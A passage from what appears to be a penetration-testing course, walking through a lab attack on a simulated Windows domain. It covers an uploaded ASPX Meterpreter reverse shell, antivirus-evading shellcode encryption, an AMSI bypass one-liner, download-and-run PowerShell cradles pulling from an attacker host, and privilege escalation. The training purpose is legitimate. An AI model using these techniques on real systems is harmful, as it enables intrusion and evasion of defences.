|_  NetBIOS_Computer_Name: FILE01
```



```
| DNS_Domain_Name: evil.com
| DNS_Computer_Name: file01.evil.com
...
Nmap scan report for 192.168.120.132
Host is up (0.12s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
| http-title:
|   title: \x0D
|_ \x0D
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EVIL
|   NetBIOS_Domain_Name: EVIL
|   NetBIOS_Computer_Name: WEB01
|   DNS_Domain_Name: evil.com
|   DNS_Computer_Name: web01.evil.com
...
```

Listing 874 - Truncated results from Nmap scan of the targets

The output shown in Listing 874 indicates that we are dealing with a Windows environment, and specifically an Active Directory infrastructure containing an “evil.com” domain and a DC02 host acting as the domain controller. In addition, the scan reveals two servers named web01 and file01.

Remote Desktop is running on all three targets and although we could brute-force them, this is not a common find during an external penetration test. However, web01 exposes access to an IIS web server on TCP port 80, which is a more appropriate first vector for our case study.

Let’s begin by browsing the web server.




Figure 249: Web application on port 80 of web01

As shown in Figure 249, this web application allows file uploads. If configured incorrectly, this could provide the initial foothold we need.

---

*Admittedly, a web site that allows unauthenticated file uploads is rather unrealistic. However, there are innumerable initial vectors and the primary focus of this module is chaining attacks and putting together the concepts we have discussed in previous modules.*

---

Since we are targeting so few machines, we will pause our enumeration to focus on this potential vulnerability.

### 17.1.1.1 Exercises

1. Perform enumeration against the three hosts.
2. Access the web service published by web01 and find the file upload application.

### 17.1.2 Gaining an Initial Foothold

Now that we've found a potential attack vector, let's attempt to exploit it. First, we must determine the parsing engine that is used, and the file upload location. Let's inspect the HTML code.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>

</title></head>
<body>
    <form method="post" action="." id="form1" enctype="multipart/form-data">
<div class="aspNetHidden">
...

```

Listing 875 - HTML source shows use of .NET

According to the output in Listing 875, the application is using .NET.

Let's create a dummy .NET file with the **aspx** extension.

```
<%@ Page Language="C#" %>
<script runat="server">
</script>

```

Listing 876 - Simple aspx file to test with

The code shown in Listing 876 specifies that we intend to use C# inside the script tags. Since there is no code between the tags, nothing will execute, but initially we'll simply upload it through the web interface and attempt to access it from the web root directory. If the file is written to the web root or a subdirectory that does not require authentication, we can trick the web server into executing it which, in this case, should result in a blank page.

Let's upload the file and attempt to browse to it.

```
Server Error in '/' Application.
The resource cannot be found.

```

Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had its name changed, or is temporarily unavailable. Please review the following URL and make sure that it is spelled correctly.

Requested URL: /test.aspx

*Listing 877 - Browsing to test.aspx in the web root does not work*

Unfortunately, this produces a “not found” message. Let’s enumerate subfolders on the web server and attempt to invoke our code from there. We’ll use *Gobuster*,<sup>1008</sup> which is faster for this simple task than other tools such as *dirb*.<sup>1009</sup>

First, we need to install Gobuster on our Kali machine:

```
kali@kali:~$ sudo apt install gobuster -y
...
```

*Listing 878 - Installing Gobuster*

Next, we’ll execute it with the **dir** option to search for directories along with the **-e** flag to display full URI paths. We’ll also provide the target URL (**-u**) and wordlist file (**-w**).

```
kali@kali:~$ gobuster dir -e -u http://192.168.120.132/ -w
/usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.120.132/
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Expanded:     true
[+] Timeout:      10s
=====
2020/06/25 02:35:20 Starting gobuster
=====
http://192.168.120.132/aspnet_client (Status: 301)
http://192.168.120.132/upload (Status: 301)
=====
2020/06/25 02:36:15 Finished
=====
```

*Listing 879 - Gobuster results against web01*

Our enumeration only returned the custom **/upload** subdirectory. When we browse to **/upload/test.aspx**, we receive a blank page, likely indicating that our code is running.

The attack from here is relatively straightforward. We can simply generate an aspx web shell with **msfvenom** that contains a Meterpreter reverse shell, upload it through the application, and browse to it under **upload**. This should trigger execution and grant us a reverse shell.

<sup>1008</sup> (OJ Reeves, 2020), <https://github.com/OJ/gobuster>

<sup>1009</sup> (Kali, 2020), <https://tools.kali.org/web-applications/dirbuster>

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120  
LPORT=443 -f aspx -o /home/kali/met.aspx  
...  
Payload size: 691 bytes  
Final size of aspx file: 4584 bytes  
Saved as: /home/kali/met.aspx
```

*Listing 880 - ASPX web shell is generated with msfvenom*

Next, we'll set up a Metasploit *multi/handler*, upload our shell as **met.aspx**, and attempt to browse to it.

```
Server Error in '/Upload' Application.  
Could not load file or assembly  
'file:///C:/Windows/Microsoft.NET/Framework64/v4.0.30319/Temporary ASP.NET  
Files/upload/4fd4a6be/2a870af3/App_Web_met.aspx.cdcab7d2.e86ytam7.dll' or one of its  
dependencies. Operation did not complete successfully because the file contains a  
virus or potentially unwanted software. (Exception from HRESULT: 0x800700E1)  
Description: An unhandled exception occurred during the execution of the current web  
request. Please review the stack trace for more information about the error and where  
it originated in the code.  
...
```

*Listing 881 - Antivirus has deleted the web shell*

However, we don't receive a shell, and the browser displays the error message shown in Listing 881. This clearly indicates the presence of antivirus software that's flagging our web shell.

---

*Windows servers commonly run some form of antivirus, unlike most Linux servers.*

---

Our next step is to attempt to bypass the antivirus protection using the skills we discussed in this course. To begin, we'll open **met.aspx** in an attempt to determine why it's flagging.

```
<%@ Page Language="C#" AutoEventWireup="true" %>  
<%@ Import Namespace="System.IO" %>  
<script runat="server">  
    private static Int32 MEM_COMMIT=0x1000;  
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;  
  
    [System.Runtime.InteropServices.DllImport("kernel32")]  
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32  
flAllocationType,IntPtr flProtect);  
  
    [System.Runtime.InteropServices.DllImport("kernel32")]  
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr  
dwStackSize,IntPtr lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr  
lpThreadId);  
  
    protected void Page_Load(object sender, EventArgs e)  
    {  
        byte[] vL8fw0y_ = new byte[691] { 0xfc,0x48,0x83,0xe4,0xf0,... };  
  
        IntPtr uPR9CPj_b7 =
```

```
VirtualAlloc(IntPtr.Zero, (UIntPtr)vL8fw0y_.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

System.Runtime.InteropServices.Marshal.Copy(vL8fw0y_, 0, uPR9CPj_b7, vL8fw0y_.Length);
    IntPtr graLqi = IntPtr.Zero;
    IntPtr vn4FD0Agd =
CreateThread(IntPtr.Zero, UIntPtr.Zero, uPR9CPj_b7, IntPtr.Zero, 0, ref graLqi);
}
</script>
```

*Listing 882 - Partial contents of met.aspx*

The truncated content of **met.aspx** matches our previously-developed basic C# shellcode runner. As we know from previous efforts, this code is flagged by both signature and heuristics scans.

Fortunately, we developed an efficient bypass. We'll use a non-emulated API and encrypt the Meterpreter shellcode with a simple Caesar cipher.

Since we previously developed code for these techniques, we can refer back to our previous Visual Studio projects and quickly incorporate them into this web shell.

First, we'll copy the DllImport statements needed for *VirtualAllocExNuma* and *GetCurrentProcess* along with the code to call *VirtualAllocExNuma* and parse its return value:

```
...
[System.Runtime.InteropServices.DllImport("kernel32")]
private static extern IntPtr CreateThread(IntPtr lpThreadAttributes, UIntPtr
dwStackSize, IntPtr lpStartAddress, IntPtr param, Int32 dwCreationFlags, ref IntPtr
lpThreadId);

[System.Runtime.InteropServices.DllImport("kernel32.dll", SetLastError = true,
ExactSpelling = true)]
private static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress,
uint dwSize, UInt32 flAllocationType, UInt32 flProtect, UInt32 nndPreferred);

[System.Runtime.InteropServices.DllImport("kernel32.dll")]
private static extern IntPtr GetCurrentProcess();

protected void Page_Load(object sender, EventArgs e)
{
    IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000,
0x4, 0);
    if(mem == null)
    {
        return;
    }
}
...
```

*Listing 883 - Code to bypass heuristics detection*

Since the web shell does not import the *System.Runtime.InteropServices* namespace at a global level, we'll include it in each *import* statement.

Now we'll use our previously-developed code to encrypt the shellcode and arbitrarily use "5" as the Caesar cipher key.

```
byte[] buf = new byte[691] { 0xfc,0x48,0x83,0xe4,0xf0,... };
```

```
byte[] encoded = new byte[buf.Length];
for (int i = 0; i < buf.Length; i++)
{
    encoded[i] = (byte)((((uint)buf[i] + 5) & 0xFF));
}

StringBuilder hex = new StringBuilder(encoded.Length * 2);
foreach (byte b in encoded)
{
    hex.AppendFormat("0x{0:x2}, ", b);
}

Console.WriteLine("The payload is: " + hex.ToString());
```

*Listing 884 - C# code to encrypt the shellcode*

Now we can execute the encryption code and copy the encrypted shellcode into the web shell. We'll also add the corresponding decrypting routine as shown in Listing 885.

```
...
IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4,
0);
if(mem == null)
{
    return;
}

byte[] vL8fw0y_ = new byte[691] { 0x01, 0x4d, 0x88, ... };

for(int i = 0; i < vL8fw0y_.Length; i++)
{
    vL8fw0y_[i] = (byte)((((uint)vL8fw0y_[i] - 5) & 0xFF));
}

IntPtr uPR9CPj_b7 = VirtualAlloc(IntPtr.Zero, (UIntPtr)vL8fw0y_.Length, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
System.Runtime.InteropServices.Marshal.Copy(vL8fw0y_, 0, uPR9CPj_b7, vL8fw0y_.Length);
IntPtr graLqi = IntPtr.Zero;
IntPtr vE3FMd = CreateThread(IntPtr.Zero, UIntPtr.Zero, uPR9CPj_b7, IntPtr.Zero, 0, ref
graLqi);
...
```

*Listing 885 - Decrypting routine is inserted into the code*

With all the antivirus bypass code implemented in the web shell, we can upload it through the web form and execute it.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.132; (UUID:
ftkiispt) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.132:50098)

meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
```

```
meterpreter > sysinfo
Computer      : WEB01
OS            : Windows 2016+ (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain       : EVIL
Logged On Users : 7
Meterpreter   : x64/windows
```

*Listing 886 - Reverse Meterpreter shell*

This successfully bypasses the AV and yields us a reverse shell. From the output of the **getuid** and **sysinfo** commands, we find that the shell executed in the context of the default IIS service account (DefaultAppPool) on the WEB01 host in the EVIL domain.

### 17.1.2.1 Exercises

1. Perform enumeration to detect the **upload** folder.
2. Attempt to use a generic web shell with a Meterpreter payload to obtain a reverse shell.
3. Use the AV bypass techniques to evade detection.

### 17.1.3 Post Exploitation Enumeration

Now that we have obtained a reverse shell, we'll perform some post exploitation enumeration, both to get an idea of which attack paths are possible from here, but also to figure out which security mitigations we are up against.

The output from our previous **sysinfo** command (in Listing 886) reveals that the OS version is reported as "Windows 2016+", but the build number of 17763 tells the full story. Windows Server 2016 and 2019 both build on the Windows 10 codebase and there have been numerous releases.<sup>1010</sup> In essence, the build number 17763 equates to Windows 10 version 1809 or Windows Server 2019.

Armed with this information, we can attempt privilege escalation, but first we have to make some quality-of-life improvements since this shell is not ideal.

The primary issue here is that our initial Meterpreter shell is based on the aspx web shell, which means our shell will die if the web worker process times out. We can solve this by migrating our shell to a different process.

Normally, we could migrate to a process like explorer.exe, but since the IIS service account uses a non-interactive logon, the explorer.exe process does not exist in this context.

In fact, the only process running as the DefaultAppPool user is the web worker. To solve this, we can create a hidden instance of Notepad and **migrate** into it:

```
meterpreter > execute -H -f notepad
Process 620 created.
```

<sup>1010</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Windows\\_10\\_version\\_history](https://en.wikipedia.org/wiki/Windows_10_version_history)

```
meterpreter > migrate 620
[*] Migrating from 508 to 620...
[*] Migration completed successfully.
```

*Listing 887 - Migrating into notepad*

With this more stable shell, we can start our post-exploitation enumeration. We already know that antivirus is present on this machine, but we would like to determine which product is in place in order to simplify our bypass attempt. We also need to know if the antivirus supports AMSI.

We can use the PowerShell *HostRecon*<sup>1011</sup> script to detect a multitude of host-based settings and information. Since this is a PowerShell script, we'll use Meterpreter's **shell** to open a command prompt, which we can convert to PowerShell.

Next, we'll download the **HostRecon.ps1** PowerShell script from our Kali web server and load it into memory with a download cradle:

```
meterpreter > shell
Process 3000 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> (new-object
system.net.webclient).downloadstring('http://192.168.119.120/HostRecon.ps1') | IEX
(new-object
system.net.webclient).downloadstring('http://192.168.119.120/HostRecon.ps1') | IEX
```

*Listing 888 - Downloading and loading HostRecon.ps1*

We automatically bypass the PowerShell execution policy with the *Invoke-Expression* (**IEX**) cmdlet and execute the **Invoke-HostRecon** function.

```
PS C:\windows\system32\inetsrv> Invoke-HostRecon
Invoke-HostRecon
[*] Hostname
WEB01
...
[*] Current Domain and Username
Domain = IIS APPPOOL
Current User = DefaultAppPool
...
[*] Checking local firewall status.
The local firewall appears to be enabled.
...
[*] Checking for Local Admin Password Solution (LAPS)
The LAPS DLL was not found.
...
[*] Checking for common security product processes
```

<sup>1011</sup> (@dafthack, 2020), <https://github.com/dafthack/HostRecon>



### Possible Windows Defender AV process MsMpEng is running.

...

*Listing 889 - Truncated output from Invoke-HostRecon*

The truncated output reveals that the antivirus engine is likely Windows Defender, which employs AMSI. Furthermore, it does not appear that LAPS is in use.

Next, we'll check the *RunAsPPL* registry key to determine if *LSA protection* is enabled with the **Get-ItemProperty** cmdlet:

```
PS C:\windows\system32\inetsrv> Get-ItemProperty -Path
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa -Name "RunAsPPL"
Get-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control\Lsa -Name "RunAsPPL"

RunAsPPL          : 1
PSPath            :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
PSParentPath      :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
PSChildName       : Lsa
PSDrive           : HKLM
PSProvider        : Microsoft.PowerShell.Core\Registry
```

*Listing 890 - LSA protection is enabled*

LSA protection is indeed enabled, which means we cannot directly obtain NTLM hashes from LSASS.

Finally, we need to determine if application whitelisting is in effect. We already know that Windows Defender is the antivirus product in use, which means that if application whitelisting is employed, it is likely through AppLocker.

The AppLocker rules will typically be enforced through GPOs in an Active Directory environment, but they will be written to the registry and we can dump them with the PowerShell **Get-ChildItem** cmdlet.

```
PS C:\windows\system32\inetsrv> Get-ChildItem -Path
HKLM:\SOFTWARE\Policies\Microsoft\Windows\SrpV2\Exe

Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\SrpV2\Exe

Name                                     Property
----                                     -
5040b75a-f81a-4a07-a543-ee1129a15fe4 Value : <FilePublisherRule Id="5040b75a-f81a-4a07-a543-ee1129a15fe4" Name="Signed by a15fe4" O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" Description="" UserOrGroupSid="S-1-1-0"

Action="Allow"><Conditions><FilePublisherCondition PublisherName="O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" ProductName="*" BinaryName="*"><BinaryVersionRange LowSection="*">
```

```
HighSection="*" /></FilePublisherCondition></Conditions></FilePublisherRule>
```

```
...
```

*Listing 891 - AppLocker rules for executable files*

The truncated output shows that AppLocker is indeed in use and the rule only allows executables signed by Microsoft.

This seems very formidable but AppLocker rules do not apply to the built-in local accounts such as *Local System*, *Local Service*, or *Network Service*. Neither do they apply to the *IIS DefaultAppPool* account, which means we only have to worry about AppLocker if we migrate into a process of a different user.

Next, we want to perform post-exploitation enumeration against Active Directory to detect any possible attack avenues. *PowerView* excels at this, but due to its popularity, it will be detected by AMSI, which we can attempt to bypass.

Based on our previous research, we know that we can corrupt the first four bytes of the *amsiContext* structure to turn off AMSI for the remainder of the PowerShell process runtime.

Let's reuse that code.

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils")
{$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like
"*Context") {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf =
@{0};[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
```

*Listing 892 - AMSI bypass code*

To use this bypass, we'll save it to **amsi.txt** on our Kali web server and use a download cradle to execute it in memory. Once AMSI is disabled, we'll also download *PowerView* and load it into memory as well.

```
PS C:\windows\system32\inetsrv> (new-object
system.net.webclient).downloadstring('http://192.168.119.120/amsi.txt') | IEX
(new-object system.net.webclient).downloadstring('http://192.168.119.120/amsi.txt') |
IEX
```

```
PS C:\windows\system32\inetsrv> (new-object
system.net.webclient).downloadstring('http://192.168.119.120/powerview.ps1') | IEX
(new-object
system.net.webclient).downloadstring('http://192.168.119.120/powerview.ps1') | IEX
```

*Listing 893 - Bypassing AMSI and loading PowerView*

Once *PowerView* is ready, we can begin our enumeration. For any large Active Directory infrastructure, this can be a lengthy task. However, in our smaller simulated penetration test, it is possible to perform the enumeration of Computers, Users, and Groups. Output from *Get-DomainComputer*, *Get-DomainUser*, and *Get-DomainGroup* has not been included here as it does not directly provide any attack vectors.

At the moment, our attack options are fairly limited since we only have access to a low-privileged account on a single server and no domain users are logged into it.

Besides enumerating computers, users, and groups, we should also consider enumerating Kerberos delegation, including constrained delegation:

```
PS C:\windows\system32\inetsrv> Get-DomainComputer -TrustedToAuth
Get-DomainComputer -TrustedToAuth
...
usncreated                : 12780
distinguishedname         :
CN=WEB01,OU=EvilServers,OU=EvilComputers,DC=evil,DC=com
objectguid                : 9ea42104-7ebd-4d27-a31d-8d40ffcae127
operatingsystem           : Windows Server 2019 Standard
operatingsystemversion    : 10.0 (17763)
lastlogoff                : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto  : {cifs/file01.evil.com, cifs/FILE01}
objectcategory            : CN=Computer,CN=Schema,CN=Configuration,DC=evil,DC=com
dscorepropagationdata     : {6/18/2020 6:46:34 PM, 1/1/1601 12:00:00 AM}
serviceprincipalname      : {WSMAN/web01, WSMAN/web01.evil.com, TERMSRV/WEB01,
TERMSRV/web01.evil.com...}
lastlogon                 : 6/25/2020 6:22:10 AM
iscriticalsystemobject    : False
usnchanged                : 16514
useraccountcontrol        : WORKSTATION_TRUST_ACCOUNT,
TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated               : 6/18/2020 6:13:38 PM
...
```

*Listing 894 - Locating constrained delegation*

The output indicates that the current computer (web01) is configured for constrained delegation to the CIFS service on file01. Furthermore, web01 has the *TRUSTED\_TO\_AUTH\_FOR\_DELEGATION* flag set, which means it can impersonate any user through the S4U protocol transition.

If we can exploit the constrained delegation, we could compromise file01 and strengthen our foothold.

Post-exploitation enumeration is important and in a penetration test against a real-world Active Directory infrastructure, this can take hours, if not days, to perform. Fortunately, in our small test environment this process moves relatively quickly. However, this process mirrors what we might see in a larger environment.

### 17.1.3.1 Exercises

1. Migrate the Meterpreter shell to a more stable process.
2. Perform host-based enumeration to detect security solutions in place. Think about how that might impact us.
3. Bypass AMSI, perform AD-related enumeration, and find the constrained delegation.

## 17.2 Attacking Delegation

Based on our enumeration, we know that web01 allows constrained delegation to file01. To exploit this, we are going to need the NTLM hash for web01, which in turn means that we'll need to obtain higher privileges locally on the web server.

Once we have the NTLM hash in hand, we can use the S4U protocol transition to request a forwardable TGS for the CIFS service on file01 in the context of an administrative user.

## 17.2.1 Privilege Escalation on web01

In this section, we'll attempt to escalate our privileges to SYSTEM so that we can obtain the NTLM hash of the machine account.

Since we compromised an IIS server and gained code execution as the IIS *DefaultAppPool*, we should have impersonation privileges. We can quickly check this with **whoami**.

```
PS C:\windows\system32\inetsrv> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token                  Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process            Disabled
SeAuditPrivilege Generate security audits                      Disabled
SeChangeNotifyPrivilege Bypass traverse checking                      Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
```

*Listing 895 - IIS DefaultAppPool has SeImpersonatePrivilege*

The output indicates that we have impersonation privileges. Since this is a Windows Server 2019 machine, we can either use *RoguePotato* or *PrintSpoofer* to attempt to escalate our privileges. Given that *RoguePotato* requires access to a second machine and is generally more complex to execute, we'll instead use *PrintSpoofer*.

---

*Note that Juicy Potato only works up to Windows Server 2016, FaxHell only works in the context of Network Service, and the Beans technique only works on desktop editions.*

---

To use *PrintSpoofer*, we can download the Visual Studio project and compile it. Unfortunately, if we upload and execute *PrintSpoofer*, even to just display the help menu, Windows Defender flags it.

Since *PrintSpoofer* is written in C++, we can use the *Invoke-ReflectivePEInjection* PowerShell script to bypass antivirus as long as we disable AMSI. However, invoking an executable through reflection can be tricky, especially when it requires arguments.

As an alternative, we can use our custom-coded *PrintSpooferNet* implementation that we developed in a previous module. Since this is custom-coded, it will likely evade detection.

One caveat of this procedure is that *PrintSpoofer* bundles both the pipe server and the printer bug in a single application, while our custom implementation requires *SpoolSample*. Luckily, Windows Defender does not detect *SpoolSample*.

Before we start the attack, we must discuss another issue. When we previously developed the PrintSpooferNet code, we executed it from an interactive *logon session*.<sup>1012</sup> In this case, we must execute it in the context of the service account that has not logged in.

Because of the non-interactive logon session, when we invoke *CreateProcessWithTokenW* after having impersonated the SYSTEM account, the new process will immediately terminate. To solve this, we have to modify the code, revisit some of the API arguments, and introduce a number of concepts.

First, one of the arguments for *CreateProcessWithTokenW* (*lpEnvironment*) is an environment block array that contains metadata related to the user and a startup directory. In our previous attacks, we used NULL for this argument, as the newly created process used an environment created from the profile of the logged on user. In this case, since the service account did not perform an interactive logon, we have to provide an environment block.

Second, the *lpCurrentDirectory* argument, which specifies the initial drive and working directory for our shell, also needs to be specified for the same reasons as explained above.

We can generate the values for these parameters with the *CreateEnvironmentBlock*<sup>1013</sup> and *GetSystemDirectory*<sup>1014</sup> APIs, respectively.

The function prototype for *CreateEnvironmentBlock* is shown in Listing 896.

```
BOOL CreateEnvironmentBlock(  
    LPVOID *lpEnvironment,  
    HANDLE hToken,  
    BOOL bInherit  
);
```

Listing 896 - Function prototype for *CreateEnvironmentBlock*

*CreateEnvironmentBlock* accepts three parameters. The first is *\*lpEnvironment*, which is an output pointer to the created environment block. The second argument (*hToken*) is the user token. In our case, this is the SYSTEM token after the successful privilege escalation. The third (*bInherit*) is a flag to signal whether to inherit from the current process' environment. As the current process does not have an environment, we must set it to false.

The function prototype for *GetSystemDirectory* shown in Listing 897 is even simpler.

```
UINT GetSystemDirectoryW(  
    LPWSTR lpBuffer,  
    UINT uSize  
);
```

Listing 897 - Function prototype for *GetSystemDirectoryW*

*GetSystemDirectory* accepts a string buffer (*lpBuffer*) that will be populated with the system directory along with the maximum allowed size (*uSize*) of the string.

<sup>1012</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthn/lsa-logon-sessions>

<sup>1013</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/api/userenv/nf-userenv-createenvironmentblock>

<sup>1014</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-getsystemdirectoryw>

Listing 898 shows the code for the `DllImport` statements taken from `pinvoke.net`<sup>1015,1016</sup> along with their implementation in the code.

```
using System.Security.Principal;
...
[DllImport("advapi32.dll", SetLastError = true)]
static extern bool RevertToSelf();

[DllImport("kernel32.dll")]
static extern uint GetSystemDirectory([Out] StringBuilder lpBuffer, uint uSize);

[DllImport("userenv.dll", SetLastError = true)]
static extern bool CreateEnvironmentBlock(out IntPtr lpEnvironment, IntPtr hToken,
bool bInherit);

static void Main(string[] args)
{
    ...
    OpenThreadToken(GetCurrentThread(), 0xF01FF, false, out hToken);
    DuplicateTokenEx(hToken, 0xF01FF, IntPtr.Zero, 2, 1, out hSystemToken);

    StringBuilder sbSystemDir = new StringBuilder(256);
    uint res1 = GetSystemDirectory(sbSystemDir, 256);
    IntPtr env = IntPtr.Zero;
    bool res = CreateEnvironmentBlock(out env, hSystemToken, false);

    String name = WindowsIdentity.GetCurrent().Name;
    Console.WriteLine("Impersonated user is: " + name);

    RevertToSelf();
}
```

Listing 898 - Setting up the working directory and environment block

In the last part of Listing 898, we use the `WindowsIdentity.GetCurrent()`<sup>1017</sup> C# method to print the name of the impersonated account and finally, we call the Win32 `RevertToSelf` API<sup>1018</sup> to revert back from the impersonated SYSTEM token.

In previous examples with `CreateProcessWithTokenW`, we have not called `RevertToSelf` first. This means `CreateProcessWithTokenW` has been called while impersonating the SYSTEM token, which works most of the time because SYSTEM generally has the `SeImpersonatePrivilege` as well.

However, for some processes running in SYSTEM context, this privilege has been removed, so to ensure that our attack succeeds, we can revert back to IIS `DefaultAppPool` and use its impersonation privilege.

We need to modify two additional arguments for `CreateProcessWithTokenW` to get our code working. These are `dwLogonFlags` and `dwCreationFlags`, which we previously left as NULL. First, we must specify the `LOGON_WITH_PROFILE` logon flag, otherwise some of the registry usage will

<sup>1015</sup> (pinvoke.net, 2020), <https://www.pinvoke.net/default.aspx/userenv/CreateEnvironmentBlock.html>

<sup>1016</sup> (pinvoke.net, 2020), <https://www.pinvoke.net/default.aspx/kernel32/GetSystemDirectory.html>

<sup>1017</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.security.principal.windowsidentity.getcurrent?view=dotnet-plat-ext-3.1>

<sup>1018</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-reverttoself>

fail during process execution. In addition, the environment block we created uses Unicode so we must also specify the `CREATE_UNICODE_ENVIRONMENT` creation flag.

These two flags are specified through enums, which we must manually implement<sup>1019</sup> in our code:

```
public enum CreationFlags
{
    DefaultErrorMode = 0x04000000,
    NewConsole = 0x00000010,
    NewProcessGroup = 0x00000200,
    SeparateWOWVDM = 0x00000800,
    Suspended = 0x00000004,
    UnicodeEnvironment = 0x00000400,
    ExtendedStartupInfoPresent = 0x00080000
}

public enum LogonFlags
{
    WithProfile = 1,
    NetCredentialsOnly
}
```

Listing 899 - Enums for `CreationFlags` and `LogonFlags`

Next, we must consider *desktops*,<sup>1020</sup> or logical display surfaces. Interestingly, all processes must have a designated desktop even if their windows are hidden.

When a logon session is created, `CreateProcessWithTokenW` will automatically use the desktop of that session. However, in our case we must explicitly specify it in the `lpDesktop` field of the `STARTUPINFO` structure passed to the API as the eighth argument.

The default desktop is called `WinSta0`,<sup>1021</sup> which we set for the `lpDesktop` property along with the other changes as shown in Listing 900.

```
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
STARTUPINFO si = new STARTUPINFO();
si.cb = Marshal.SizeOf(si);
si.lpDesktop = "WinSta0\\Default";

if (args.Length == 0)
{
    Console.WriteLine("Usage: PrintSpooferNet.exe pipename");
    return;
}
...
RevertToSelf();

res = CreateProcessWithTokenW(hSystemToken, LogonFlags.WithProfile, null,
```

<sup>1019</sup> (Pinvoke.net, 2020), <https://www.pinvoke.net/default.aspx/Structures/CreateProcessWithTokenW.html>

<sup>1020</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/winstation/desktops>

<sup>1021</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/winstation/window-station-and-desktop-creation>



```
"C:\\inetpub\\wwwroot\\Upload\\met.exe", CreationFlags.UnicodeEnvironment, env,
sbSystemDir.ToString(), ref si, out pi);
```

*Listing 900 - Setting default desktop and logon profile*

